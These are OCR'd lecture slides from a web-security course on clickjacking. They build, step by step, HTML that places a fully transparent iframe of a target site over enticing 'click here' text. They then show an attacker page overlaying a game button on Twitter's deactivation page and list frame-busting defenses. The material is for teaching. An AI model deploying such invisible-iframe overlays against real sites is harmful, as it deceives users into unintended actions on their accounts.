
We position the iframe to completely overlap with the outer frame


file:///Users/v...ency/wbe0b.html
file:///Users/vern/cs161/lec
Search
Berkeley
UNIVERSITY OF CALIFORNIA

Discover new Berkeley Crowdfunding projects today

```
Let's load www.berkeley.edu
<p>
<div style="position:absolute; top: 40px;">
<iframe src="http://www.berkeley.edu"
width=500 height=500></iframe>
</div>
```

We nudge the iframe’s position a bit below the top so we can see our outer frame text




file:///Users/v...ency/wbe0c.html
file:///Users/vern/cs161/lec
Search

Let's load www.berkeley.edu

Berkeley
UNIVERSITY OF CALIFORNIA
Discover new Berkeley Crowdfunding projects today

```
<style> .bigspace { margin-top: 210pt; } </style>
Let's load www.berkeley.edu
<p class="bigspace">
<em>You <b>Know</b> You Want To Click Here!</em>
<p>
<div style="position:absolute; top: 40px;">
<iframe src="http://www.berkeley.edu" width=500
height=500></iframe>
</div>
```

We add marked-up text to the outer frame, about 3 inches from the top




file:///Users/v...ency/wbe0d.html
file:///Users/vern/cs161/lec
Search

Let's load www.berkeley.edu

Berkeley
UNIVERSITY OF CALIFORNIA
Discover new Berkeley Crowdfunding projects today

```
<style> .bigspace { margin-top: 210pt; } </style>
<style> div { opacity: 0.8; } </style>
Let's load www.berkeley.edu, opacity 0.8
<p class="bigspace">
<em>You <b>Know</b> You Want To Click Here!</em>
<p>
<div style="position:absolute; top: 40px;">
<iframe src="http://www.berkeley.edu" width=500
height=500></iframe>
</div>
```

We make the iframe partially transparent



file:///Users/ve...rency/wbe1.html
file:///Users/vern/cs161/lec
Search

Let's load www.berkeley.edu, opacity 0.8

Berkeley
UNIVERSITY OF CALIFORNIA


You Know You Want To Click Here!

Discover new Berkeley Crowdfunding projects today

https://crowdfund.berkeley.edu

```
<style> .bigspace { margin-top: 210pt; } </style>
<style> div { opacity: 0.1; } </style>
Let's load www.berkeley.edu, opacity 0.1
<p class="bigspace">
<em>You <b>Know</b> You Want To Click Here!</em>
<p>
<div style="position:absolute; top: 40px;">
<iframe src="http://www.berkeley.edu" width=500
height=500></iframe>
</div>
```

We make the iframe highly transparent


file:///Users/ve...rency/wbe2.html
file:///Users/vern/cs161/lec
Search
Berkeley
UNIVERSITY OF CALIFORNIA

Let's load www.berkeley.edu, opacity 0.1


*You **Know** You Want To Click Here!*

Discover new Berkeley Crowdfunding projects today

https://crowdfund.berkeley.edu

```
<style> .bigspace { margin-top: 210pt; } </style>
<style> div { opacity: 0; } </style>
Let's load www.berkeley.edu, opacity 0
<p class="bigspace">
<em>You <b>Know</b> You Want To Click Here!</em>
<p>
<div style="position:absolute; top: 40px;">
<iframe src="http://www.berkeley.edu" width=500
height=500></iframe>
</div>
```

We make the iframe *entirely* transparent



file:///Users/ve...rency/wbe3.html
file:///Users/vern/cs161/lec
Search

Let's load www.berkeley.edu, opacity 0

*You **Know** You Want To Click Here!*

https://crowdfund.berkeley.edu

Click anywhere over the region goes to `https://crowdfund.berkeley.edu`



Mozilla Firefox
www.attacker.com
Most Visited
Getting Started
Latest Headlines
(Untitled)
BEST GAME EVER!
PLAY!
twitter
Home Profile Find People Settings Help Sign out
Okay, fine, deactivate my account
© 2010 Twitter About Us Contact Blog Status
Business Help Jobs Terms Privacy

Is this goodbye?

This action is permanent.
Are you sure you don't want to reconsider? Was it something we said? Tell us.

Before you deactivate your account, know this:

- This action is permanent; account restoration is currently disabled.
- You do not need to deactivate your account to change your username. (You can change it on the settings page. All @replies and followers will remain unchanged.)
- Your account may be viewable on twitter.com for a few days after deactivation.
- We have no control over content indexed by search engines like Google.
- If you're creating a new account and want to use the same user name, phone number and/or email address associated with this account, you must first change them on this account before you deactivate it. If you don't, the information will be tied to this account and unavailable for use.


Clickjacking

- By placing an invisible iframe of `target.com` *over* some enticing content, a malicious web server can fool a user into taking unintended action on `target.com` …

- ... By placing a visible iframe of `target.com` *under* the *attacker's own invisible iframe*, a malicious web server can "steal" user input – in particular, keystrokes

Clickjacking Defenses

- Require confirmation for actions (annoys users)
- Frame-busting: Web site ensures that its “vulnerable” pages can’t be included as a frame inside another browser frame
  - So user can’t be looking at it with something invisible overlaid on top …
  - … nor have the site invisible above something else


www.attacker.com
BEST GAME EVER!
PLAY!
twitter
Is this goodbye?
This action is permanent.
Before you deactivate your account, know this:
Okay, fine, deactivate my account

Attacker implements this by placing Twitter's page in a "Frame" inside their own page. Otherwise they wouldn't overlap.

Clickjacking Defenses

